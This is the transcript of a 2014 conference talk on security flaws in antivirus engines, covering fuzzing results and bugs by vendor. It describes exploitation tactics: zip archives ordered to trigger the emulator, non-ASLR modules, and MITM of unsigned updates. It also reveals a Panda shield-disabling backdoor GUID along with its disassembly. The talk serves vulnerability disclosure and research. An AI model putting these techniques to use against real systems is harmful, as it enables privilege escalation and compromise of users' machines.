

# Breaking Antivirus Software

Joxean Koret, COSEINC

44CON, 2014

# Breaking antivirus software

- **Introduction**
- Attacking antivirus engines
- Finding vulnerabilities
- Exploiting antivirus engines
- Antivirus vulnerabilities
- Conclusions
- Recommendations

# Antivirus Engines

- Common features of AV engines:
  - Written in C/C++.
  - Signatures based engine + heuristics.
  - On-access scanners.
  - Command line/GUI on-demand scanners.
  - Support for compressed file archives.
  - Support for packers.
  - Support for miscellaneous file formats.
- Advanced common features:
  - Packet filters and firewalls.
  - Drivers to protect the product, anti-rootkits, etc...
  - Anti-exploiting toolkits.

# Antivirus products or engines

- An antivirus engine is just the core, the kernel, of an antivirus product.
- Some antivirus engines are used by multiple products.
  - For example, BitDefender is the most widely used antivirus kernel.
  - It's used by so many products like QiHoo360, G-Data, eScan, F-Secure, etc...
  - Most “big” antivirus companies have their own engine but not all. And some companies, like F-Secure, integrate 3rd party engines in their products.
- In general, during this talk I will refer to AV engines, to the kernels, except when specified the word “product”.

# Attack surface

- Fact: installing an application in your computer makes you a bit more vulnerable.
  - You just increased your attack surface.
- If the application is local: your local attack surface increased.
- If the application is remote: your remote attack surface increased.
- If your application runs with the highest privileges, installs kernel drivers, a packet filter and tries to handle anything your computer may do...
  - Your attack surface dramatically increased.

# Myths and reality

- Antivirus propaganda:
  - “We make your computer safer with no performance penalty!”
  - “We protect against unknown zero day attacks!”.
- Reality:
  - AV engines makes your computer more vulnerable with a varying degree of performance penalty.
  - The AV engine is as vulnerable to zero day attacks as the applications it tries to protect from.
    - And can even lower the operating system exploiting mitigations, by the way...

# Breaking antivirus software

- Introduction
- **Attacking antivirus engines**
- Finding vulnerabilities
- Exploiting antivirus engines
- Antivirus vulnerabilities
- Conclusions
- Recommendations

# Attacking antivirus engines

- AV engines, commonly, are written in non managed languages due to performance reasons.
  - Almost all engines written in C and/or C++ with only a few exceptions, like the old MalwareBytes, written in VB6 (!?).
  - It translates into buffer overflows, integer overflows, format strings, etc...
- Most AV engines installs operating system drivers.
  - It translates into possible local escalation of privileges.
- AV engines must support a long list of file formats:
  - Rar, Zip, 7z, Xar, Tar, Cpio, Ole2, Pdf, Chm, Hlp, PE, Elf, Mach-O, Jpg, Png, Bz, Gz, Lzma, Tga, Wmf, Ico, Cur...
  - It translates into bugs in the parsers of such file formats.

# Attacking antivirus engines

- AV engines not only need to support such large list of file formats but they also need to do this quickly and better than the vendor.
- If an exploit for a new file format appears, customer will ask for support for such files as soon as possible. The longer it takes, the higher the odds of losing a customer moving on to another vendor.
- The producer doesn't need to “support” malformed files. The AV engine actually needs to do so.
  - The vendor needs to handle malformed files but only to refuse them as repairing such files is an open door for vulnerabilities.
    - Example: Adobe Acrobat

# Attacking antivirus engines

- Most (if not all...) antivirus engines run with the highest privileges: root or local system.
  - If one can find a bug and write an exploit for the AV engine, (s)he just won root or system privileges.
- Most antivirus engines updates via HTTP only protocols:
  - If one can MITM the connection (for example, in a LAN) one can install new files and/or replace existing installation files.
  - It often translates in completely owning the machine with the AV engine installed as updates are not commonly signed. Yes. They aren't.
- I will show later one of the many vulnerable products...

# Breaking antivirus software

- Introduction
- Attacking antivirus engines
- **Finding vulnerabilities**
- Exploiting antivirus engines
- Antivirus vulnerabilities
- Conclusions
- Recommendations

# Vulnerabilities in AV engines

- Started around end of July/beginning of August 2013 to find vulnerabilities, for fun, in some AV engines.
  - At first, during my spare time, some hours from time to time.
- Found remote and local vulnerabilities in 16 AV engines or AV products.
  - Some of them in the first 2 months. Many more later on...
  - I tested ~19 engines (I think, I honestly do not remember).
  - It says it all.
- I'll talk about some of the vulnerabilities I discovered.
- The following are just a few of them...

# Some old AV engines vulnerabilities

- Avast: Heap overflow in RPM (reported, fixed and paid Bug Bounty)
- Avg: Heap overflow with Cpio (fixed...)/Multiple vulnerabilities with packers
- Avira: Multiple remote vulnerabilities
- BitDefender: Multiple remote vulnerabilities
- ClamAV: Infinite loop with a malformed PE (reported & fixed)
- Comodo: Heap overflow with Chm
- DrWeb: Multiple remote vulnerabilities (vulnerability with updating engine fixed)
- ESET: Integer overflow with PDF (fixed)/Multiple vulnerabilities with packers
- F-Prot: Heap overflows with multiple packers
- F-Secure: Multiple vulnerabilities in Aqua engine (all the F-Secure own bugs fixed)
- Panda: Multiple local privilege escalations (reported and partially fixed)
- eScan: Multiple remote command injection (all fixed? LOL, I doubt...)
  - And many more...

# How to find such vulnerabilities?

- In my case I used, initially, Nightmare, a fuzzing testing suite of my own.
  - Will be officially presented at T2 conference (Finland) in October.
- Downloaded all the AV engines with a Linux version I was able to find.
  - The core is always the same with the only exception of some heuristic engines.
  - Also used some tricks to run Windows only AV engines in Linux.
- Fuzzed the command line tool of each AV engine by simply using radamsa + the testing suite of ClamAV, many different EXE packers and some random file formats.
- Results: Dozens of remotely exploitable vulnerabilities.
- Also, I performed basic local and remote checks:
  - ASLR, null ACLs, updating protocol, network services, etc...

# Fuzzing statistics

- A friend of mine convinced me to write a fuzzer and do a “Fuzzing explained” like talk for a private conference.
  - Really simple fuzzing engine with a max. of 10 nodes.
    - I'm poor... I cannot “*start relatively small, with 300 boxes*” like Google people does.
- Used this fuzzing suite to fuzz various Linux based AV engines, those I was able to run and debug.
- For that specific talk I did fuzz/test the following ones:
  - BitDefender, Comodo, F-Prot, F-Secure, Avast, ClamAV, AVG.
- Results...

# Initial experiment results

- ClamAV: 1 Remote DOS with a malformed icon resource directory in a PE.
- Avast: One possible RCE due to an uninitialized variable in code handling RPM archives.
- F-Secure: One memory exhaustion bug with CPIO.
- Comodo: 2 heap overflows, one handling CHM files.
- F-Prot: Armadillo, PECompact, ASPack and Yoda's Protector unpackers heap overflows.
- AVG: CPIO and XAR heap overflows.
- BitDefender: Amazing number of bugs. Many likely exploitables.

# Breaking antivirus software

- Introduction
- Attacking antivirus engines
- Finding vulnerabilities
- **Exploiting antivirus engines**
- Antivirus vulnerabilities
- Conclusions
- Recommendations

# Exploiting AV engines

- What will be briefly covered:
  - Remote exploitation.
- What will be not:
  - Local exploitation of local user-land or kernel-land vulnerabilities.
  - I have no knowledge about kernel-land, sorry.
  - Later on, I will discuss some local vulnerability and give details about how to exploit it but it isn't kernel stuff and is too easy to exploit.

# Exploiting AV engines

- Exploiting an AV engine is like exploiting any other client-side application.
  - Is not like exploiting a browser or a PDF reader.
  - Is more like exploiting an Office file format.
- Exploiting memory corruptions in client-side applications remotely can be quite hard nowadays due to ASLR.
  - However, AV engines makes too many mistakes too often so, don't worry ;)
  - ...

# Exploiting AV engines

- In general, AV engines are all compiled with ASLR enabled.
  - Well, there are many-many exceptions...
- But it's common that only the core modules are compiled with ASLR.
  - Not the GUI related programs and libraries, for example.
- Some libraries of the core of *some* AV engines are not ASLR enabled.
  - Check your target/own product, there isn't only one ;)

# Exploiting AV engines

- Even in “major” AV engines...
  - ...there are non ASLR enabled modules.
  - ...there are RWX pages at fixed addresses.
  - ...they disable DEP.
- Under certain conditions, of course.
- The condition, often, is the emulator.

# Exploiting AV engines

- The x86 emulator is a key part of an AV engine.
- It's used to unpack samples in memory, to determine the behaviour of an executable program, etc...
- Various AV engines create RWX pages at fixed addresses and disable DEP as long as the emulator is used.
  - Very common. Does not apply to only some random AV engine.
- ...

# Exploiting AV engines (more tips)

- By default, an AV engine will try to unpack compressed files and scan the files inside.
- A compressed archive file (zip, tgz, rar, ace, etc...) can be created with several files inside.
- The following is a common AV engines exploitation scenario:
  - Send a compressed zip file.
  - The very first file inside forces the emulator to be loaded and used.
  - The 2nd one is the real exploit.

# Exploiting AV engines

- AV engines implement multiple emulators.
- There are emulators for x86, AMD64, ARM, JavaScript, VBScript, .... in most of the “major” AV engines.
- The emulators, as far as I can tell, cannot be used to perform heap spraying, for example. But they expose a considerable attack surface.
  - It's common to find memory leaks inside the emulators, specially in the JavaScript engine.
  - They can be used to construct complex exploits as we have a programming interface to craft inputs to the AV engine.

# Exploiting AV engines: Summary

- Exploiting AV engines is not different to exploiting other client-side applications.
- They don't have/offer any special self-protection. They rely on the operating system features (ASLR/DEP) and nothing else.
  - And sometimes they even disable such features.
- There are programming interfaces for exploit writers:
  - The emulators: x86, AMD-64, ARM, JavaScript, ... usually.
- Multiple files doing different actions each can be send in one compressed file as long as the order inside it is kept.
- Owning the AV engine means getting root or system in all AV engines I tested. There is no need for a sandbox escape, in general.

# Breaking antivirus software

- Introduction
- Attacking antivirus engines
- Finding vulnerabilities
- Exploiting antivirus engines
- **Antivirus vulnerabilities**
- Conclusions
- Recommendations

# Details about some vulnerabilities in AV engines and products...



Extracted from <http://theoatmeal.com/comics/grump>  
Copyright © Matthew Inman

# Disclaimer

- I'm only showing a few of my vulnerabilities.
  - I have the bad habit of eating 3 times a day...
- I contacted 5 vendors for different reasons:
  - Avast. They offer a Bug Bounty. Well done guys!
  - ClamAV. Their antivirus is Open Source.
  - Panda. I have **close** friends there.
  - Ikarus, ESET and F-Secure. They contacted me and asked for help nicely.
- I do not “responsibly” contact irresponsible multi-million dollar companies.
  - I don't give my research for free.
  - Audit your products...
- Also, if you use my research for promoting your products and they suck, you deserve public shame.

# Affected AV engines or products

- The bugs I will show affect the following AV engines or products:
  - AVG, BitDefender, BKAV, ClamAV, Comodo, DrWeb, eScan, ESET, FortiClient, Ikarus, Kaspersky, Kingsoft, Panda, Rising and Sophos.
  - Products using engines from the previous list are, naturally, also affected.
- Some bugs are vulnerabilities by itself and others are not.
- Some are 0days and other are recently fixed.
- Let's start...

# Local Escalation of Privileges

**PANDA**  
SECURITY



# Example: Panda Multiple local EoPs

- In the product Global Protection 2013 there were various processes running as SYSTEM.
- Two of those processes had a NULL process ACL:
  - WebProxy.EXE and SrvLoad.EXE
- We can use CreateRemoteThread to inject a DLL, for example.
- Two very easy local escalation of privileges.
- But the processes were “protected” by the shield.

# Example: Panda Multiple local EoPs

- Another terrible bug: The Panda's installation directory had write privileges for all users.
- However, again, the directory was “protected” by the shield...
- What was the fucking shield?
  - ...

# Example: Panda Multiple local EoPs

- The Panda shield was a driver that protects some Panda owned processes, the program files directory, etc...
- It reads some registry keys to determine if the shield is enabled or disabled.
  - But... the registry key was world writeable.
- Also, it's funny, but there was a library (pavshld.dll) with various exported functions...
  - ...

Name	Address	Ordinal
 PAVSHLD_0001	3DA26300	1
 PAVSHLD_0002	3DA263B0	2
 PAVSHLD_AddExemptProcessByPath	3DA27590	3
 PAVSHLD_Finalize	3DA277A0	4
 PAVSHLD_GetInfo	3DA27FE0	5
 PAVSHLD_Initialize	3DA260E0	6
 PAVSHLD_Install	3DA2F300	7
 PAVSHLD_IsInstalled	3DA25200	8
 PAVSHLD_IsRegistered	3DA25320	9
 PAVSHLD_RemoveExemptProcessByPath	3DA27660	10
 PAVSHLD_SetExempted	3DA27BE0	11
 PAVSHLD_SetNotificationCallback	3DA27150	12
 PAVSHLD_Uninstall	3DA2D670	13
 PAVSHLD_Upgrade	3DA2F660	14
 PSFRP_AddProtection	3DA29960	15
 PSFRP_RemoveProtection	3DA265C0	16
 DllEntryPoint	3DA405CE	

# Example: Panda Multiple local EoPs

- All exported functions contains human readable names.
- All but the 2 first functions. They are called PAVSHLD\_001 and 002.
- Decided to reverse engineer them for obvious reasons...
- The 1st function is a backdoor to disable the shield.
- It receives only 1 argument, a “secret key” (GUID):
  - ae217538-194a-4178-9a8f-2606b94d9f13
- If the key is correct, then the corresponding registry keys are written.
  - Well, is easier than writing yourself the registry entries...

```

.text:3DA26300 ; int __cdecl PAUSHLD_0001(RPC_STATUS Status)
.text:3DA26300 public PAUSHLD_0001
.text:3DA26300 PAUSHLD_0001 proc near ; DATA XREF: .rdata:off_3DA53818↓j
.text:3DA26300 Uuid1 = UUID ptr -20h
.text:3DA26300 Uuid = UUID ptr -10h
.text:3DA26300 Status = dword ptr 4
.text:3DA26300 mov eax, [esp+Status]
.text:3DA26304 sub esp, 20h
.text:3DA26307 test eax, eax
.text:3DA26309 jz short exit_label
.text:3DA2630B mov ecx, [eax]
.text:3DA2630D mov edx, [eax+4]
.text:3DA26310 mov [esp+20h+Uuid1.Data1], ecx
.text:3DA26313 mov ecx, [eax+8]
.text:3DA26316 mov dword ptr [esp+20h+Uuid1.Data2], edx
.text:3DA2631A mov edx, [eax+0Ch]
.text:3DA2631D lea eax, [esp+20h+Uuid] ; The given UUID string pointer is stored in EAX
.text:3DA26321 push eax ; Uuid
.text:3DA26322 push offset StringUuid ; "ae217538-194a-4178-9a8f-2606b94d9f13"
.text:3DA26327 mov dword ptr [esp+28h+Uuid1.Data4], ecx
.text:3DA2632B mov dword ptr [esp+28h+Uuid1.Data4+4], edx
.text:3DA2632F call ds:UuidFromStringA ; The "secret" UUID is the 1st argument to UuidFromStringA
.text:3DA26335 lea ecx, [esp+20h+Status]
.text:3DA26339 push ecx ; Status
.text:3DA2633A lea edx, [esp+24h+Uuid]
.text:3DA2633E push edx ; Uuid2
.text:3DA2633F lea eax, [esp+28h+Uuid1]
.text:3DA26343 push eax ; Uuid1
.text:3DA26344 call ds:UuidEqual
.text:3DA2634A test eax, eax
.text:3DA2634C jnz short disable_shield_logic ; Is the given UUID the "secret" one?
.text:3DA2634E exit_label: ; CODE XREF: PAUSHLD_0001+9↑j
.text:3DA2634E xor eax, eax
.text:3DA26350 add esp, 20h
.text:3DA26353 retn
.text:3DA26354 ; -----
.text:3DA26354 disable_shield_logic: ; CODE XREF: PAUSHLD_0001+4C↑j
.text:3DA26354 call sub_3DA35270

```

# MOAR PANDAZ

- There were many more stupid bugs in this AV product...
- For example, no library was compiled with ASLR enabled.
- One could write a reliable exploit for Panda without any real big effort.
- And, also, one could write an exploit targeting Panda Global Protection users for any program.
- Why? Because it used to inject **3** libraries without ASLR enabled system-wide. Yes.

# Panda

- I reported the vulnerabilities because I have friends there.
- Some of them were (supposedly) fixed with hot-fixes or in later versions of it and others not...
  - The shield backdoor.
  - The permissions of the Panda installation directory.
  - The ASLR related problems.
- However, in the latest Global Protection product (2015) I did not discover **these** vulnerabilities.
  - I discovered other ones, but anyway...

# ASLR related (Address Space Layout Randomization)

# ASLR disabled

- We already discussed that Panda Global Protection didn't enable ASLR for all modules.
- Do you believe this is an isolated problem of just one antivirus product?
- As it is common with antivirus products/engines, such problems are not specific...

# One example...



# Forticlient

- The process `av_task.exe` is the actual AV scanner...

Name	Private Bytes	Working Set	Private Bytes	Private Bytes	Company Name
FortiTray.exe	0.96	4.916 K	12.108 K	2564	Fortinet Inc.
update_task.exe	0.44	4.312 K	9.512 K	1380	Fortinet Inc.
av_task.exe	0.35	9.104 K	12.020 K	3052	Fortinet Inc.
av_task.exe	1.82	9.852 K	13.904 K	2304	Fortinet Inc.
spoolsv.exe		4.368 K	6.148 K	1928	Microsoft Corporation
svchost.exe		10.216 K	7.704 K	1972	Microsoft Corporation
svchost.exe		3.344 K	5.504 K	308	Microsoft Corporation
SearchIndexer.exe	0.31	15.192 K	8.688 K	3364	Microsoft Corporation
taskhost.exe	0.05	6.380 K	9.744 K	1464	Microsoft Corporation
taskhost.exe	0.20	3.368 K	8.628 K	3784	Microsoft Corporation
lsass.exe		2.560 K	6.220 K	516	Microsoft Corporation
lsm.exe		1.708 K	3.948 K	524	Microsoft Corporation
csrss.exe	0.24	1.208 K	4.224 K	412	Microsoft Corporation
winlogon.exe		1.728 K	4.752 K	440	Microsoft Corporation
explorer.exe	1.43	36.908 K	55.152 K	1392	Microsoft Corporation

Name	Description	Company Name	Path	ASLR	Version
locale.nls			C:\Windows\System32\locale.nls	n/a	
mdare_sig			C:\Program Files\Fortinet\FortiClient\vir_sig\mdare_sig	n/a	
sortDefault.nls			C:\Windows\Globalization\Sorting\sortDefault.nls	n/a	
libeay32.dll	OpenSSL Shared Library	The OpenSSL Project, htt...	C:\Program Files\Fortinet\FortiClient\libeay32.dll		1.0.1.5
av_task.exe	av_task	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\av_task.exe		5.0.7.333
utilsdll.dll	utility library	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\utilsdll.dll		5.0.7.333
libavr.dll	AV repair library	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\libavr.dll		5.0.7.333
mdare.dll	Malware Detection and Removal E...	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\mdare.dll		2.0.43.0
libav.dll	AV Engine Library	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\libav.dll		5.1.146.0
profapi.dll	User Profile Basic API	Microsoft Corporation	C:\Windows\System32\profapi.dll	ASLR	6.1.7600.16395

# Forticlient

- Most libraries and binaries in Forticlient doesn't have ASLR enabled.
  - Exploiting Forticlient with so many non ASLR enabled modules once a bug is found is trivial.
- You may think that this is a problem that doesn't happen to the “big” ones...
  - Think again.

# 2 random AVs nobody uses...



# Kaspersky

- Before SyScan 2014 Beijing, the libraries avzkrnl.dll and module vlns.kdl, a vulnerability scanner (LOL), were not ASLR enabled.
- One could write a reliable exploit for Kaspersky AV without any real effort.

avp.exe	1.74	260.412 K	20.196 K	1648	Kaspersky Anti-Virus	Kaspersky Lab ZAO
ProtectedObjectsSrv.exe		1.000 K	3.000 K	1688	InfoWatch CryptoStorage Pr...	Infowatch
svchost.exe		3.348 K	4.572 K	1736	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1.232 K	3.588 K	456	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.02	32.208 K	8.140 K	2804	Host Process for Windows S...	Microsoft Corporation
SearchIndexer.exe		16.644 K	9.012 K	2880	Microsoft Windows Search I...	Microsoft Corporation
taskhost.exe	0.05	6.188 K	8.656 K	3620	Host Process for Windows T...	Microsoft Corporation
lsass.exe	0.49	2.560 K	5.880 K	636	Local Security Authority Proc...	Microsoft Corporation
lsm.exe	0.31	1.696 K	3.968 K	644	Local Session Manager Serv...	Microsoft Corporation
csrss.exe	0.11	1.268 K	4.776 K	536	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		1.852 K	4.692 K	560	Windows Logon Application	Microsoft Corporation
explorer.exe	0.28	29.132 K	44.916 K	1308	Windows Explorer	Microsoft Corporation
VBoxTray.exe	0.36	16.724 K	4.852 K	2736	VirtualBox Guest Additions Tr...	Oracle Corporation

Name	Description	Company Name	Path	ASLR
iswift.dat			C:\ProgramData\Kaspersky Lab\PURE13\Data\iswift.dat	n/a
iswift.dat			C:\ProgramData\Kaspersky Lab\PURE13\Data\iswift.dat	n/a
vlns.kdl.317df7c0eff093...	Vulnerability scanner	Kaspersky Lab ZAO	C:\ProgramData\Kaspersky Lab\PURE13\Bases\Cache\vlns.kdl.317df7c0eff0939e6289f5c72f...	
avzkrnl.dll	AVZ Kernel	Kaspersky Lab	C:\Program Files\Kaspersky Lab\Kaspersky PURE 3.0\avzkrnl.dll	

# Kaspersky

- After SyScan360 Beijing I have been told that ASLR have been enabled also for these modules.
  - Well done guys!
  - Hopefully nobody used this ASLR bypass meanwhile...
- Anyway, let's take a look to the other mentioned AV falling at the same mistake...

# BitDefender

- It's *kind of easier* to write an exploit for BitDefender...

updatesrv.exe	0.11	6.084 K	6.416 K	6376	Bitdefender Update Service	Bitdefender
vsserv.exe	0.40	156.624 K	6.972 K	6444	Bitdefender Security Service	Bitdefender
lsass.exe	0.10	2.752 K	5.836 K	512	Local Security Authority Proc...	Microsoft Corporation
lsm.exe	0.14	1.724 K	3.924 K	520	Local Session Manager Serv...	Microsoft Corporation

*"Security service" my ass...*

Name	Description	Company Name	Path	ASLR	Version
smartdbv2.dat			C:\Program Files\Common Files\Bitdefender\Bitdefender Threat Scanner\Antivirus_20090_002\...	n/a	
vsserv.exe	Bitdefender Security Service	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\vsserv.exe		17.25.0.1071
npcomm.dll	Named Pipes Communication Syst...	BitDefender LLC	C:\Program Files\Bitdefender\Bitdefender\npcomm.dll		8.0.0.2
vsserv.ui	Bitdefender Security Service	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ui\vsserv.ui		17.6.0.22
iservconfig.dll	Product Info Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\iservconfig.dll		17.25.0.1074
bdch.dll	BitDefender Crash Handler	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdch.dll		3.0.2.714
logger.ui	Bitdefender Logger	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ui\logger.ui		17.10.0.278
framework.dll	framework	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\framework.dll		17.18.0.778
gzfltddp.dll	BitDefender GzFltDp	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\gzfltddp.dll		3.0.2.693
bdutils.dll	BDUtils Dynamic Link Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdutils.dll		17.13.0.527
bdcore.dll	BitDefender Core	BitDefender	C:\Program Files\Common Files\Bitdefender\Bitdefender Threat Scanner\Antivirus_20090_002\...		11.0.1.6
accessal.dll	BitDefender OnAccessAL	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\accessal.dll		3.0.2.762
scansp.dll	BitDefender ScanSP	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\scansp.dll		3.0.2.744
bdsbmit.dll	Bitdefender Submission Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdsbmit.dll		17.13.0.527
quarcore.dll	Quarantine Core	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\quarcore.dll		17.25.0.1061
wsutils.dll	WSUtils Dynamic Link Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wsutils.dll		3.0.0.22
wspack.dll	Web Services Packing Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wspack.dll		3.0.0.22
wslib.dll	Web Services Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wslib.dll		3.0.0.22
otcore.dll	Bitdefender Antispam Core	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\otcore.dll		2.13.5.18034
txmlutil.dll	tinyxml Dynamic Link Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\txmlutil.dll		12.1.0.0
bdpop3p.dll	POP3 proxy	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdpop3p.dll		17.23.0.989
bdpredir.dll	BitDefender Proxy Redirector User...	BitDefender	C:\Program Files\Bitdefender\Bitdefender\bdpredir.dll		7.0.0.5
mimepack.dll	MIME packer	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\mimepack.dll		2.0.71.0
wsc.dll	Bitdefender WSC	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wsc.dll		17.25.0.1061
wsc.ui	Bitdefender WSC	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ui\wsc.ui		17.6.0.22
bdsmtpp.dll	SMTP proxy	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdsmtpp.dll		17.23.0.989
bdelev.dll	Bitdefender Elevated Helper	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdelev.dll		17.21.0.908
bdusers.dll	BDUSERS Dynamic Link Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdusers.dll		17.18.0.778
ipm.dll	In Product Messages	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ipm.dll		17.24.0.1034
ycryptp.dll	Yahoo Messenger Proxy	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ycryptp.dll		17.13.0.527
ashtpbr.mdl	HTTP Breaker Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashtpbr.mdl		2.13.5.18034
ashtpdsp.mdl	Bitdefender HTTP Dispatcher Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashtpdsp.mdl		2.13.5.18034
ashtpph.mdl	Bitdefender AntiPhishing Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashtpph.mdl		2.13.5.18034
ashtprbl.mdl	Bitdefender HTTP RBL Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashtprbl.mdl		2.13.5.18034
asregex.dll	BitDefender Antispam Regular Exp...	BitDefender S.R.L.	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\asregex.dll		1.6.0.40714
profapi.dll	User Profile Basic API	Microsoft Corporation	C:\Windows\System32\profapi.dll	ASLR	6.1.7600.16385

# BitDefender

- After I released that information... guess what?
  - They did not fix anything.
- I'll talk a bit more about BitDefender later on...



# BKAV

- BKAV is a Vietnamese antivirus product.
- Gartner recognizes it as a “Cool vendor in Emerging Markets”.
- I recognize it as a “Cool antivirus for writing targeted exploits”...

# BKAV

- They don't have ASLR enabled for their services...

Name	Description	Company Name	Path	ASLR
BkavSystemService.exe		Bkav Corporation	C:\Program Files\BkavPro\System\AK\BkavSystemService.exe	
BkavService.exe		Bkav Corporation	C:\Program Files\BkavPro\System\AK\BkavService.exe	
svchost.exe		Microsoft Corporation	C:\Windows\System32\svchost.exe	
svchost.exe		Microsoft Corporation	C:\Windows\System32\svchost.exe	
dwm.exe		Microsoft Corporation	C:\Windows\System32\dwm.exe	
svchost.exe		Microsoft Corporation	C:\Windows\System32\svchost.exe	
svchost.exe		Microsoft Corporation	C:\Windows\System32\svchost.exe	
spoolsv.exe		Microsoft Corporation	C:\Windows\System32\spoolsv.exe	
svchost.exe		Microsoft Corporation	C:\Windows\System32\svchost.exe	
BluProService.exe		Bkav Corporation	C:\Program Files\BkavPro\System\AK\BluProService.exe	
svchost.exe		Microsoft Corporation	C:\Windows\System32\svchost.exe	
svchost.exe		Microsoft Corporation	C:\Windows\System32\svchost.exe	
taskhost.exe		Microsoft Corporation	C:\Windows\System32\taskhost.exe	
SearchIndexer.exe		Microsoft Corporation	C:\Windows\System32\SearchIndexer.exe	
svchost.exe		Microsoft Corporation	C:\Windows\System32\svchost.exe	
TrustedInstaller.exe		Microsoft Corporation	C:\Windows\System32\TrustedInstaller.exe	
lsass.exe		Microsoft Corporation	C:\Windows\System32\lsass.exe	
lsm.exe		Microsoft Corporation	C:\Windows\System32\lsm.exe	
csrss.exe		Microsoft Corporation	C:\Windows\System32\csrss.exe	
winlogon.exe		Microsoft Corporation	C:\Windows\System32\winlogon.exe	
explorer.exe		Microsoft Corporation	C:\Windows\explorer.exe	
locale.nls			\Device\BkavAutoShadow2\Windows\System32\locale.nls	n/a
SortDefault.nls			\Device\BkavAutoShadow2\Windows\Globalization\Sorting\SortDefault.nls	n/a
KernelBase.dll.mui			\Device\BkavAutoShadow2\Windows\System32\en-US\KernelBase.dll.mui	n/a
BkavScanDll.dll	Bkav scan module	Bkav Corporation	C:\Program Files\BkavPro\System\AK\BkavScanDll.dll	
Corelib.dll	Core library	Bkav Corporation	C:\Program Files\BkavPro\System\AK\Corelib.dll	

# BKAV

- And, like Panda, they inject a non ASLR enabled library system wide, the Bkav “firewall” engine...

Name	Description	Company Name	Path	ASLR
explorer.exe		Microsoft Corporation	2736 Windows Explorer	
VBoxTray.exe		Oracle Corporation	2884 VirtualBox Guest Additions Tr...	
iusched.exe		Oracle Corporation	2904 Java(TM) Update Scheduler	
Bka.exe		Bkav Corporation	2924 Bkav Pro Internet Security	
BkavSystemServer.exe		Bkav Corporation	1812 Bkav System Server	
BkavUtil.exe		Bkav Corporation	3508 Bkav Util	
BLuPro.exe		Bkav Corporation	2964 BkavPro	
procexp.exe		Sysinternals - www.sysinter...	2416 Sysinternals Process Explorer	
ActionCenter.dll.mui			\Device\BkavAutoShadow2\Windows\System32\en-US\ActionCenter.dll.mui	n/a
KernelBase.dll.mui			\Device\BkavAutoShadow2\Windows\System32\en-US\KernelBase.dll.mui	n/a
imageres.dll			\Device\BkavAutoShadow2\Windows\System32\imageres.dll	n/a
BkavFirewallEngine.dll	Bkav Firewall Engine	Bkav Corporation	C:\Program Files\BkavPro\System\Firewall\BkavFirewallEngine.dll	
netutils.dll	Net Win32 API Helpers DLL	Microsoft Corporation	C:\Windows\System32\netutils.dll	ASLR
wkscli.dll	Workstation Service Client DLL	Microsoft Corporation	C:\Windows\System32\wkscli.dll	ASLR

- ...miserably failing at securing your computer.
- BTW, this vulnerability was made **PUBLIC** months ago, in SyScan 2014 Singapore.

# BKAV

- The last time I checked (August 2014) the UI of BKAV showed the last modification date:
  - 23-July-2014
- So, apparently, they did not fix that vulnerability. However, I cannot probe it.
  - I'm not going to buy one more f\*\*cking AV product.
- Anyway... do you think Panda and BKAV are the only ones doing that mistake?
  - LOL. Noes.

 <sup>®</sup> **KINGSOFT** <sup>®</sup>

---

**北京金山软件有限公司**

# Kingsoft

- Kingsoft is a Chinese software company.
- This company offers one AV suite: Kingsoft Internet Security or Kingsoft AV.
- Kingsoft uses BitDefender so all BitDefender's own bugs are also present on it's AV product.
- However, they have many bugs to worry about, not only those from the BitDefender engine...
  - ...

# Kingsoft: Some history...

- It took me a while to discover the true latest version as the versions in English are not the latest one.
- Only the Japanese and Chinese versions are the true latest ones. So this time I had the option to choose which language I do not understand at all I want to install this AV product on.
  - Indeed, I don't know if I installed it, finally, in either Japanese or Chinese. Anyway.
- The hardest part of finding bugs on it was actually installing it.
  - Some easy examples...

# Kingsoft

- They do not have ASLR enabled for even a single library:

Name	Description	Company Name	Path	ASLR				
kxscore.exe	0.03	56,244 K	13,524 K	1352 新毒霸系统防御模块	Kingsoft Corporation	System	DEP (permanent)	ASLR
kxetray.exe	1.71	147,728 K	8,456 K	3916 新毒霸	Kingsoft Corporation	High	DEP	
kislive.exe	0.15	6,780 K	14,092 K	4812 新毒霸在线升级程序	Kingsoft Corporation	High	DEP	
kbecenter.exe	0.02	22,572 K	11,272 K	1504 猎豹安全浏览器安全防御	Kingsoft Corporation	System	DEP (permanent)	

Name	Description	Company Name	Path	ASLR
